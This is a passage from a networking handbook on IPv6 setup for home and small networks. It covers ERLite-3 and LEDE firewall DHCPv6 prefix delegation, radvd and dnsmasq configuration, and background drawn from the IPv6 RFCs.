


Here is the problem from the ISP's perspective:



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8.7.4 Perimeter firewall addressing

We'll take the example of a perimeter ERLite-3 firewall (connected to the ISP) with a LEDE (OpenWrt) firewall somewhere on an internal network. How do the firewalls get their IPv6 address and participate in allocating the ISP's /56 prefix distribution?

External interface address

`dhclient` (ISC DHCP) for DHCPv4, `dhcp6c` (WIDE-DHCPv6) for DHCPv6

The ERLite-3 firewall gets each of `eth0`, `eth1`, and `eth2`'s IPv6 address from the following configurations.

Here is `eth0` configuration:

Listing 1: `eth0` configuration for DHCP

```

set interfaces ethernet eth0 address dhcp
set interfaces ethernet eth0 description Internet
set interfaces ethernet eth0 dhcp-options default-route update
set interfaces ethernet eth0 dhcp-options default-route-distance 210
  
```

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```

set interfaces ethernet eth0 dhcp-options name-server no-update
set interfaces ethernet eth0 duplex auto
set interfaces ethernet eth0 ipv6 address autoconf
set interfaces ethernet eth0 ipv6 dup-addr-detect-transmits 1
set interfaces ethernet eth0 mac '00:11:22:33:44:55'
set interfaces ethernet eth0 speed auto

```

eth0 configuration results in:

Listing 2: ip addr show dev eth0

```

ubnt@fw:~$ ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group
↳ default
    link/ether 00:11:22:33:44:55 brd ff:ff:ff:ff:ff:ff
    inet 172.250.252.135/19 brd 255.255.255.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 2605:e000:9fc0:e:2440:b0b2:69eb:ba0b/128 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::224:54ff:fe57:8e55/64 scope link
        valid_lft forever preferred_lft forever

```

DHCP IPv4 uses dhclient, IPv6 uses dhcp6c:

Listing 3: DHCP clients “dhclient” & dhcp6c

```

ubnt@fw:~$ ps -ef | grep dh
root      3886      1   0 Oct16 ?          00:00:00 /usr/sbin/dhcp6c -c /var/run/dhcp6c-
↳ eth0-pd.conf -p /var/run/dhcp6c-eth0-pd.pid -df eth0
root      4086      1   0 Oct16 ?          00:00:00 /sbin/dhclient -q -nw -cf /var/run/
↳ dhclient_eth0.conf -pf /var/run/dhclient_eth0.pid -lf /var/run/dhclient_eth0.leases
↳ eth0

```

dhclient IPv4 uses the ISC DHCP client configured via /var/run/dhclient_eth0.conf (see dhclient.conf):

Listing 4: /var/run/dhclient_eth0.conf

```

#
# autogenerated by vyatta-interfaces.pl on Mon Oct 16 20:27:29 UTC 2017
#
option rfc3442-classless-static-routes code 121 = array of unsigned integer 8;

interface "eth0" {
    send host-name "fw";
    request subnet-mask, broadcast-address, routers, domain-name-servers,
↳ interface-mtu;
}

```

dhcp6c IPv6 uses the WIDE-DHCPv6 client configured via /var/run/dhcp6c-eth0-pd.conf (see jinmei/wide-dhcpv6):

Listing 5: /var/run/dhcp6c-eth0-pd.conf

```

interface eth0 {
    send ia-na 0;
}

```

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```

        request domain-name-servers, domain-name;
        send rapid-commit;
        send ia-pd 0;
        script "/opt/vyatta/sbin/ubnt-dhcp6c-script";
    };

    id-assoc na 0 {};

    id-assoc pd 0 {
        prefix ::/56 infinity;
        prefix-interface eth1 {
            sla-id 0;
            sla-len 8;
            ifid 1;
        };
        prefix-interface eth2 {
            sla-id 1;
            sla-len 8;
            ifid 1;
        };
        prefix-interface eth2.3 {
            sla-id 2;
            sla-len 8;
            ifid 1;
        };
    };
};

```

dhcpv6c hook dhcpv6-pd-response.pl

There's a lot going on in the `/var/run/dhcp6c-eth0-pd.conf` file. The wan interface uses DHCPv6 (not SLAAC) and requests both an IA_NA (Identity Association for Non-temporary Address (IA_NA)) and IA_PD ("Identity Association for Prefix Delegation (IA_PD)). First **id-na** is .

The IA_NA is the wan IPv6 address and the configuration is as follows:

```

# Request a stateful DHCPv6 address along with DNS server list and domain name
{ send ia-na 0; request domain-name-servers, domain-name; }
id-assoc na 0 {};

```

Request a /56 prefix delegation.

```

{ send ia-pd 0; }
id-assoc pd 0 { prefix ::/56 infinity; ... }

```

And finally a hook `/opt/vyatta/sbin/ubnt-dhcp6c-script` that calls `/opt/vyatta/sbin/dhcpv6-pd-response.pl` which processes the information received from WIDE-DHCPv6:

- Internal DNS

Create `/etc/pd-resolv-INTERFACE.conf` and possibly update `/etc/resolv.conf`.

- Internal DHCPv6

Create/update `/var/run/dhcpv6-INTERFACE-pd.conf` files for each interface. For DHCPv6, **start_dhcpv6_daemon** (in Perl module `/opt/vyatta/share/perl5/Vyatta/DhcpPd.pm`) tries to run `/usr/sbin/dhcpd3` (vyos-modified `vyos/vyatta-dhcp3`) as a daemon, which will fail when running `dnsmasq` for DHCPv6.

- Internal Router Advertisements

Create the `/var/un/pd-radvd-INTERFACE.conf` file to update `/etc/radvd.conf` and possibly restart `radvd`.

Prefix delegation and addressing non-wan interfaces

Prefix delegation

The prior section ended with the WIDE-DHCP6 (`dhcp6c`) configuration file `/var/run/dhcp6c-eth0-pd.conf` implementing some of the following ERLite-3 configuration lines:

Listing 6: ERLite-3 prefix delegation configuration

```
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 host-address '::1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 prefix-id ':0'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 service dhcpv6-stateless
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 host-address '::1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 prefix-id ':1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 service dhcpv6-stateless
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2.3 host-address '::1'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2.3 prefix-id ':2'
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2.3 service dhcpv6-stateless
set interfaces ethernet eth0 dhcpv6-pd pd 0 prefix-length 56
set interfaces ethernet eth0 dhcpv6-pd rapid-commit enable
```

`dhcp6c` requests the prefix delegations but does not do the IP address assignments: neither the `host-address '::1'` above nor the handing out of the IPv6 addresses from the prefixes. Again, the hook `ubnt-dhcp6c-script` funnels the WIDE-DHCP6 data to scripts that set up `dhcpv6_stateless` and `dhcpv6_stateful` configuration.

radvd

Here is the resulting **radvd** configuration file:

Listing 7: `/etc/radvd.conf`

```
interface eth1 {
#   This section was automatically generated by the Vyatta
#   configuration sub-system.  Do not edit it.
#
#   service type [dhcpv6-stateless]
#
  IgnoreIfMissing on;
  AdvSendAdvert on;
  AdvManagedFlag off;
  AdvOtherConfigFlag on;
  prefix ::/64 {
    AdvOnLink on;
    AdvAutonomous on;
  };
};
interface eth2.3 {
#   This section was automatically generated by the Vyatta
#   configuration sub-system.  Do not edit it.
#
```

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```
# service type [dhcpv6-stateless]
#
IgnoreIfMissing on;
AdvSendAdvert on;
AdvManagedFlag off;
AdvOtherConfigFlag on;
prefix ::/64 {
    AdvOnLink on;
    AdvAutonomous on;
};
};
interface eth2 {
# This section was automatically generated by the Vyatta
# configuration sub-system. Do not edit it.
#
# service type [dhcpv6-stateless]
#
IgnoreIfMissing on;
AdvSendAdvert on;
AdvManagedFlag off;
AdvOtherConfigFlag on;
prefix ::/64 {
    AdvOnLink on;
    AdvAutonomous on;
};
};
};
```

For more information on **radvd**, see [Linux IPv6 Router Advertisement Daemon \(radvd\)](#) and [reubenhwk/radvd](#).

8.7.5 Internal firewall addressing

External interface address

The LEDE 17.01.4 firewall configures the eth1 (wan) and eth0 (lan) interface addresses like this:

```
root@LEDE:/# uci show network
network.loopback=interface
network.loopback.ifname='lo'
network.loopback.proto='static'
network.loopback.ipaddr='127.0.0.1'
network.loopback.netmask='255.0.0.0'
network.globals=globals
network.globals.ula_prefix='fd29:4dc4:ebc1::/48'
network.lan=interface
network.lan.ifname='eth0'
network.lan.proto='static'
network.lan.netmask='255.255.255.0'
network.lan.ip6assign='60'
network.lan.ipaddr='192.168.200.1'
network.wan=interface
network.wan.ifname='eth1'
network.wan.proto='dhcp'
network.wan6=interface
network.wan6.ifname='eth1'
network.wan6.proto='dhcpv6'
```


The key wan(6) configuration lines are:

network.wan.proto='dhcp' udhcpd assigns address and netmask by DHCP

network.wan6.proto='dhcpv6' odhcp6c obtains address and netmask by DHCP6

Here are the addressing related processes:

```
root@LEDE:/# ps -w
 858 root      1028 S      udhcpd -p /var/run/udhcpd-eth1.pid -s /lib/netifd/dhcp.
↪script -f -t 0 -i eth1 -C -O 121
 860 root       796 S      odhcp6c -s /lib/netifd/dhcpv6.script -P0 -t120 eth1
3581 dnsmasq     864 S      /usr/sbin/dnsmasq -C /var/etc/dnsmasq.conf.cfg02411c -k -x /
↪var/run/dnsmasq/dnsmasq.cfg02411c.pid
```

udhcpd is the wan IPv4 DHCP client. It's actually BusyBox. See [udhcpd](#).

odhcp6c is the wan IPv6 DHCPv6 client. It's actually an embedded system DHCPv6 client. See [openwrt/odhcp6c](#).

dnsmasq is the lan DHCP server.

8.8 IPv6

The focus here is providing enough information to illustrate how to set up IPv6 in homes or smaller organizations.

8.8.1 IPv6 background

Wikipedia has many IPv6 articles (which reference the relevant RFCs):

- First priority are: [IPv6](#), [IPv6 address](#), [IPv6 packet](#), and [IPv6 subnetting](#).
- Next priority are: [Unique local addresses](#), [Internet Control Message Protocol version 6](#), [Neighbor Discovery Protocol](#), and optionally [Secure Neighbor Discovery](#).
- For IP address allocation: [Prefix delegation](#), [Stateless address autoconfiguration \(SLAAC\)](#), [Dynamic Host Configuration Protocol version 6](#), and optionally **dnsmasq** with dnsmasq manpage if using **dnsmasq** to implement DNS & DHCP.
- Finally of lesser initial value are: [IPv6 deployment](#), [Comparison of IPv6 support in operating systems](#), [IPv6 pseudo header](#), [IPv6 rapid deployment](#), and [IPv6 transition mechanism](#).

Use [test-ipv6.com](#) for IPv6 connectivity testing. If for some reason your ISP does not support IPv6, [Simple DNS Plus](#) generates unique private IPv6 address ranges for testing.

8.8.2 Adding IPv6, not replacing IPv4

Dual Stack Implementation

The current goal should be to create a dual stack implementation, realizing that IPv4 cannot be avoided for the time being but will eventually fade away. All relevant hardware and software should support both IPv4 and IPv6 simultaneously, usually without additional configuration (for at least the consumer devices). The most important exception to that is firewalls.

IPv4 is not going away anytime soon

IPv6 has an extensive [IPv6 transition mechanism](#) allowing IPv6 and IPv4 to interoperate. The massive IPv4 network infrastructure will provide a financial incentive to allow IPv4 hosts to access content for a long time to come, even when not configured for IPv6.

IPv6 is not ready everywhere

Even if you wanted to go IPv6 only that's not possible in all cases. For example, Google Compute Engine comes with IPv6 disabled by default and IPv6 is not currently supported.

IPv4 is not available everywhere

From [IPv4 Address Status at ARIN](#):

ARIN's free pool of IPv4 address space was depleted on 24 September 2015. As a result, we no longer can fulfill requests for IPv4 addresses unless you meet certain policy requirements that reserved blocks of IPv4 addresses for special cases . . .

[Submit an IPv4 request](#) and go on the [Waiting List for Unmet Requests](#). Requests on the waiting list can only be filled when ARIN adds IPv4 address space to its available IPv4 inventory. This usually occurs after: a registrant returns IPv4 address; a revocation by ARIN (typically for non-payment of annual fees); IPv4 address space distribution to ARIN by Internet Assigned Numbers Authority (IANA); or otherwise made available to be re-issued.

PSA: Verizon Wireless to stop issuing Public Static IPv4 addresses:

On June 30, 2017, Verizon will stop issuing new Public Static IPv4 addresses due to a shortage of available addresses. Customers that currently have active Public Static IPv4 addresses will retain those addresses, and Verizon will continue to fully support existing Public Static IPv4 addresses. In order to reserve new IP addresses, your company will need to convert to the Persistent Prefix IPv6 requirements and implement new Verizon-certified IPv6 devices.

See [IPv6 deployment](#) and [Google IPv6 Per-Country IPv6 adoption](#) for a glimpse into IPv6 adoption worldwide.

8.8.3 IPv6 differences

There are a few key IPv6 differences to be aware of to successfully implement IPv6.

No broadcast

From [IPv6 address](#):

IPv6 does not implement broadcast addressing. Broadcast's traditional role is subsumed by multicast addressing to the all-nodes link-local multicast group ff02::1.

See [IPv6 Multicast Address Space Registry](#) and [Wikipedia - Multicast address](#).

IPv6 discourages NAT

From [RFC 4864 Local Network Protection for IPv6](#):

IPv6 was designed with the intention of making NAT unnecessary, and this document shows how Local Network Protection (LNP) using IPv6 can provide the same or more benefits without the need for address translation.

64 bits for a subnet

There are 3 separate fields in the IPv6 address: routing prefix (delegated by the ISP), subnet id (managed by the customer), and interface identifier (a whole 64 bits per subnet).

Table 1: IPv6 Address

bits (128)	48 - 64	16 - 0	64
field	routing prefix	subnet id	interface identifier

From [RFC 5375 IPv6 Unicast Address Assignment Considerations - 3. Subnet Prefix Considerations](#):

Using a subnet prefix length other than a /64 will break many features of IPv6, including Neighbor Discovery (ND), Secure Neighbor Discovery (SEND) [RFC3971], privacy extensions [RFC4941], parts of Mobile IPv6 [RFC4866], Protocol Independent Multicast - Sparse Mode (PIM-SM) with Embedded-RP [RFC3956], and Site Multihoming by IPv6 Intermediation (SHIM6) [SHIM6], among others. A number of other features currently in development, or being proposed, also rely on /64 subnet prefixes.

Using /64 subnets is strongly recommended, also for links connecting only routers. A deployment compliant with the current IPv6 specifications cannot use other prefix lengths.

The article [Yes it's a lot of bits but...](#) is an interesting read.

Prefix delegation

ISPs typically provide both:

Publically routable IPv6 address Generally the firewall's external interface.

Publically routable IPv6 prefix delegation IPv6 address block for internal use. See [Prefix delegation](#).

How big should the prefix delegation be? From [IPv6 subnetting](#), /64 is "Single LAN (default prefix size for SLAAC)" while /56 is "Minimal end sites assignment (e.g. Home network) (/56 = 256 /64)." From [IPv6 address](#) "addresses are typically distributed in /48 to /56 sized blocks to the end users." The upshot is that your ISP prefix delegation **should be /56** or better, though some ISPs delegate /64.

Lots of (IPv6) addresses per interface

Here are the Debian Linux addresses for an Ethernet interface:

```
hacker@meetup:~$ ip addr show dev enp5s0
2: enp5s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group_
↪default qlen 1000
    link/ether 00:30:67:bc:41:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.117/24 brd 192.168.1.255 scope global dynamic enp5s0
        valid_lft 64823sec preferred_lft 64823sec
    inet6 2605:e000:9343:8400:7175:9e30:84a4:2682/64 scope global temporary dynamic
        valid_lft 85883sec preferred_lft 13883sec
    inet6 2605:e000:9343:8400:230:67ff:febc:41d0/64 scope global mngtmpaddr_
↪noprfixroute dynamic
        valid_lft 85883sec preferred_lft 13883sec
```

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```
inet6 fe80::230:67ff:febc:41d0/64 scope link
    valid_lft forever preferred_lft forever
```

- 192.168.1.117/24 scope global dynamic enp5s0

This is an IPv4 [RFC 1918](#) address (Address Allocation for Private Internets).

- 2605:e000:9343:8400:7175:9e30:84a4:2682/64 scope global temporary dynamic

This is the currently valid [RFC 4941](#) address (Privacy Extensions for Stateless Address Autoconfiguration in IPv6). These addresses are regenerated at configurable intervals, deprecating the previous address. The non-deprecated addresses are used for new outgoing connections and provide some security with the ever-changing address drawn from a /64 block.

- 2605:e000:9343:8400:230:67ff:febc:41d0/64 scope global mngtmpaddr noprefixroute dynamic

This is an [RFC 7217](#) address (A Method for Generating Semantically Opaque Interface Identifiers with IPv6 Stateless Address Autoconfiguration (SLAAC)). These addresses are published in global DNS and used for incoming connections. They are “random” but remain that same for a given IPv6 prefix, only changing when the host it moved to a different IPv6 prefix. When moved back to the original prefix the address reverts back.

- fe80::230:67ff:febc:41d0/64 scope link

This is the non-routable link-local address. See [RFC 4193](#) (Unique Local IPv6 Unicast Addresses). From [IPv6 address](#):

All interfaces of IPv6 hosts require a link-local address. A link-local address is derived from the MAC address of the interface and the prefix fe80::/10.

ICMPv6 messages are critical to the proper functioning of IPv6

From [IPv6 address](#):

The assignment of a unicast IPv6 address to an interface involves an internal test for the uniqueness of that address using *Neighbor Solicitation* and *Neighbor Advertisement* (ICMPv6 type 135 and 136) messages. ... The node joins the solicited-node multicast address for the tentative address (if not already done so) and sends neighbor solicitations, with the tentative address as target address and the unspecified address (::/128) as source address. The node also joins the all-hosts multicast address ff02::1, so it will be able to receive *Neighbor Advertisements*.

See [Neighbor Discovery Protocol](#) (NDP) for the ICMPv6 packet types: Router Solicitation (Type 133), Router Advertisement (Type 134), Neighbor Solicitation (Type 135), Neighbor Advertisement (Type 136), and Redirect (Type 137).

See [RFC 4890](#) Recommendations for Filtering ICMPv6 Messages in Firewalls for information on firewalling ICMPv6.

Options for getting IPv6 addresses

From [IPv6 address assignment – stateless, stateful, DHCP... oh my!:](#)

Static (manual) address assignment exactly like with IPv4, you can go on and apply the address yourself.

Stateless Address Auto Configuration (SLAAC) nodes listen for ICMPv6 Router Advertisements (RA) messages periodically sent out by routers on the local link, or requested by the node using an RA solicitation message. ... By default, SLAAC does not provide anything to the client outside of an IPv6 address and a default gateway.

Stateless DHCPv6 with this option SLAAC is still used to get the IP address, but DHCP is used to obtain “other” configuration options, usually things like DNS, NTP, etc.

Stateful DHCPv6 functions exactly the same as IPv4 DHCP in which hosts receive both their IPv6 address and additional parameters from the DHCP server. ... **NOTE: The only way to get a default gateway in IPv6 is via a RA message. DHCPv6 does not carry default route information at this time.**

RA determine the client’s IPv6 behavior. [RFC 5075](#) IPv6 Router Advertisement Flags Option describes the key flags:

M - Managed Address Configuration Flag addresses are available via DHCP.

O - Other Configuration Flag other configuration info is available (DNS, NTP, ...).

A - autonomous address-configuration flag part of a Prefix Information option field (see [RFC 4861 - Prefix Information](#)). Indicates prefix can be used for stateless address configuration.

O & A lets the client pick it’s own addresses yet still get DNS, NTP, ... information from the DHCP server.

It’s pretty common to have both SLAAC and DHCPv6 for a couple of reasons. Android does not support DHCPv6 and **must** use SLAAC. RA can be used to configure DNS servers (see [RFC 6106](#) IPv6 Router Advertisement Options for DNS Configuration) but not other settings, thus at least stateless DHCPv6 may be needed. Given that DHCP is used for IPv4, adding IPv6 is not uncommon.

Many smaller sites use **dnsmasq** to integrate DNS & DHCP, allowing DNS to be updated with DHCP name/address information.

The presentation [IPv6 End Station Addressing: Choosing SLAAC or DHCP](#) is an interesting read. Also see [Why You Must Use ICMPv6 Router Advertisements \(RAs\)](#) for the importance of RA.

Stateless address autoconfiguration (SLAAC)

IPv6 hosts can autoconfigure themselves automatically when connected to an IPv6 network using the [Neighbor Discovery Protocol](#) via [Internet Control Message Protocol version 6](#) (ICMPv6) router discovery messages. When first connected to a network, a host sends a link-local router solicitation multicast request for its configuration parameters; routers respond to such a request with a router advertisement packet that contains Internet Layer configuration parameters.

If IPv6 stateless address auto-configuration is unsuitable for an application, a network may use stateful configuration with the [Dynamic Host Configuration Protocol version 6](#) (DHCPv6) or hosts may be configured manually using static methods.

dnsmasq populates DNS from DHCP

dnsmasq configuration options

dnsmasq can populate DNS with client names and addresses from both DHCP and SLAAC-addressed clients. There are some complications, mainly from Windows that requires some explanation.

dnsmasq [manpage](#) shows there are 2 ways to use DHCPv6:

- `--dhcp-range=:1,::400,constructor:eth0`

This is full DHCPv6 like DHCPv4.

- `--dhcp-range=::,constructor:eth0,MODE`

This uses stateless DHCP (not providing an IPv6 address, but providing configuration options) and/or SLAAC. MODE can be among:

ra-only Router advertisement only, no DHCP.

slaac Router advertisement with SLAAC.

ra-stateless Router advertisement, stateless DHCP options, and SLAAC.

ra-names Uses host IPv4 lease to get hostname & makes a guess at IPv6 address, which is added to DNS if a ping reply is received. This fails with out-of-the-box Windows, but can be rectified (see below).

ra-advrouter Used in mobile IPv6.

off-link See [RFC 5942](#) IPv6 Subnet Model: The Relationship between Links and Subnet Prefixes. An IPv6 host keeps a prefix list of “on link” prefixes, and using off-link keeps the advertised prefix from the “on link” prefixes list. When sending to addresses not in the “on link” prefixes the routing table is used.

dnsmasq configuration results

As was discussed above, [RFC 5075](#) IPv6 Router Advertisement Flags Option describes the key flags used by **dnsmasq**:

M - Managed Address Configuration Flag addresses are available via DHCP. This is set for DHCPv6 actually distributing IPv6 addresses via something like `--dhcp-range=:1,::400,constructor:eth0 (stateful)`, and not for `--dhcp-range=:::,constructor:eth0,MODE (stateless)`.

O - Other Configuration Flag other configuration info is available (DNS, NTP, ...). This is set for `ra-stateless`.

A - autonomous address-configuration flag part of a Prefix Information option field (see [RFC 4861 - Prefix Information](#)). Indicates prefix can be used for stateless address configuration. This is set for `slaac` and `ra-stateless`.

Here is are the **dnsmasq** behavior when stateful DHCPv6 is not used:

Table 2: dnsmasq without stateful DHCPv6 (M unset, A set)

dnsmasq options	O flag	==>	SLAAC	stateless DHCPv6	DNS EUI-64 guess
slaac	N	==>	Y	N	N
ra-only	N	==>	Y	N	N
ra-names	N	==>	Y	N	Y
ra-names,slaac	N	==>	Y	N	Y
ra-stateless	Y	==>	Y	Y	N
ra-names,ra-stateless	Y	==>	Y	Y	Y

The above “DNS EUI-64 guess” means that **dnsmasq** will use the DHCPv4 host name and compute the IEEE EUI-64 IPv6 address (see [Appendix A: Creating Modified EUI-64 Format Interface Identifiers](#)) and `ping6` that address to verify it. DNS is updated for verified addresses. This doesn’t work on all clients, specifically not for Chromebooks and Windows. Chromebooks don’t have a name and this is a security feature.

Windows generates random addresses (not IEEE EUI-64 addresses). To fix this on Windows 10 and allow `ra-names ping6` to work, follow [Windows ipv6 hostname](#):

```
netsh interface ipv6 set global randomizeidentifiers=disabled
netsh advfirewall firewall add rule name="ICMPv4 8" protocol=icmpv4:8,any dir=in
↪action=allow
netsh advfirewall firewall add rule name="ICMPv6 128" protocol=icmpv6:128,any dir=in
↪action=allow
```

IPv6 “on-link” hosts based on RA prefixes, not subnet

The IPv6 process is described in [RFC 5942](#) IPv6 Subnet Model: The Relationship between Links and Subnet Prefixes:

IPv4 implementations typically associate a netmask with an address when an IPv4 address is assigned to an interface. That netmask together with the IPv4 address designates an on-link prefix. Nodes consider addresses covered by an on-link prefix to be directly attached to the same link as the sending node, i.e., they send traffic for such addresses directly rather than to a router.

However, IPv6 works differently. Continuing on with [RFC 5942](#):

A host can have IPv6 addresses without any related on-link prefixes or can have on-link prefixes that are not related to any IPv6 addresses that are assigned to the host.

...

In IPv6, by default, a host treats only the link-local prefix as on-link.

The reception of a Prefix Information Option (PIO) with the L-bit set [RFC4861] and a non-zero valid lifetime creates (or updates) an entry in the Prefix List. All prefixes on a host’s Prefix List (i.e., those prefixes that have not yet timed out) are considered to be on-link by that host.

What this means is that IPv6 hosts must save the Router Advertisement prefixes and use them to decide if a destination host is on-link. From [RFC 5942](#):

It should be noted that ND does not have a way to indicate a destination is “off-link”. Rather, a destination is assumed to be off-link, unless there is explicit information indicating that it is on-link.

IPv6 ULA addressing

[RFC 4193](#) *Unique Local IPv6 Unicast Addresses* are discussed in [Wikipedia - Unique local address](#):

... an IPv6 address in the block fc00::/7 ... They are routable within the scope of a certain private-owned network, but not in the global IPv6 Internet.

- They are not allocated by an address registry and may be used in networks by anyone without outside involvement.
- They are not guaranteed to be globally unique.
- Reverse Domain Name System (DNS) entries (under ip6.arpa) for fd00::/8 ULAs cannot be delegated in the global DNS.

Follow [RFC 4193 - 3.2.2. Sample code for Pseudo-Random Global ID Algorithm](#) to reduce the chance of collisions.

[RFC 7368 2.4 Unique Local Addresses \(ULAs\)](#) says:

A home network running IPv6 should deploy ULAs alongside its globally unique prefix(es) to allow stable communication between devices (on different subnets) within the homenet where that externally allocated globally unique prefix may change over time, e.g., due to renumbering within the subscriber’s ISP, or where external connectivity may be temporarily unavailable.

Remember that ULA should not be the source or destination address for Internet traffic. And that it is one of many possible addresses for an interface, including link local and prefix delegated addresses.

DHCPv6

A few terms

DUID (DHCP Unique Identifier) Unique identifier for every DHCP client and server.

IA (Identity Association) Collection of a client's leases, assigned an IAID (Identity Association Identifier). For each interface there would be an IA_TA (temporary addresses), IA_PD (delegated prefix), and IA_NA (non-temporary addresses).

ff02::1:2 All DHCP servers and relay agents on the local network.

ff05::1:3 All DHCP server on local network site.

Operational models

Stateless DHCP DHCP does not provide address, but other configuration parameters.

DHCP for Non-Temporary Address Assignment DHCP server provides IA_NA client addresses with a lifetime to clients, along with other configuration parameters.

DHCP for Prefix Delegation A delegating DHCP server provides an IA_PD block of addresses with a lifetime to a requesting DHCP server.

DHCP for Customer Edge Routers Customer edge routers get both an IA_NA WAN interface client address and an IA_PD block for customer network use.

DHCP for Temporary Addresses Like non-temporary addresses, except lifetime is short and lifetime is not intended to be extended. These would be the addresses used to initiate Internet communication (thus not revealing persistent internal addresses).

Multiple Addresses and Prefixes Each IA_NA client request assigns up to 1 address for each of the link's prefixes. Similarly, IA_TA request assigns temporary addresses. Clients can make multiple IA_NA and/or IA_TA requests. Note that multiple prefixes are useful during network renumbering.

Similarly, multiple IA_PD requests can be made but server policy may not grant additional prefixes. It's best to request a maximal IA_PD prefix initially.

DHCP RFCs

RFC 3315bis *Dynamic Host Configuration Protocol for IPv6 (DHCPv6) bis draft-ietf-dhc-rfc3315bis-10*

“describes the Dynamic Host Configuration Protocol for IPv6 (DHCPv6): an extensible mechanism for configuring nodes with network configuration parameters, IP addresses, and prefixes. Parameters can be provided statelessly, or in combination with stateful assignment of one or more IPv6 addresses and/or IPv6 prefixes. DHCPv6 can operate either in place of or in addition to stateless address autoconfiguration (SLAAC).”

RFC 3315 *Dynamic Host Configuration Protocol for IPv6 (DHCPv6)* “enables DHCP servers to pass configuration parameters such as IPv6 network addresses to IPv6 nodes. It offers the capability of automatic allocation of reusable network addresses and additional configuration flexibility. This protocol is a stateful counterpart to “IPv6 Stateless Address Autoconfiguration” (RFC 2462), and can be used separately or concurrently with the latter to obtain configuration parameters.”

RFC 3633 *IPv6 Prefix Options for Dynamic Host Configuration Protocol (DHCP) version 6* “provide a mechanism for automated delegation of IPv6 prefixes using the Dynamic Host Configuration Protocol (DHCP). This mechanism is intended for delegating a long-lived prefix from a delegating router to a requesting router, across an administrative boundary, where the delegating router does not require knowledge about the topology of the links in the network to which the prefixes will be assigned.” This defines the IA_PD (Identity Association for Prefix Delegation) as “a collection of prefixes assigned to the requesting router. Each IA_PD has an associated IAID. A requesting router may have more than one IA_PD assigned to it; for example, one for each of its interfaces.”

RFC 3646 *DNS Configuration options for Dynamic Host Configuration Protocol for IPv6 (DHCPv6)* “describes Dynamic Host Configuration Protocol for IPv6 (DHCPv6) options for passing a list of available DNS recursive name servers and a domain search list to a client.”

RFC 3736 Stateless Dynamic Host Configuration Protocol (DHCP) Service for IPv6 “Stateless Dynamic Host Configuration Protocol service for IPv6 (DHCPv6) is used by nodes to obtain configuration information, such as the addresses of DNS recursive name servers, that does not require the maintenance of any dynamic state for individual clients. A node that uses stateless DHCP must have obtained its IPv6 addresses through some other mechanism, typically stateless address autoconfiguration.”

RFC 4704 The Dynamic Host Configuration Protocol for IPv6 (DHCPv6) Client Fully Qualified Domain Name (FQDN) Option “specifies a new Dynamic Host Configuration Protocol for IPv6 (DHCPv6) option that can be used to exchange information about a DHCPv6 client’s Fully Qualified Domain Name (FQDN) and about responsibility for updating DNS resource records (RRs) related to the client’s address assignments.”

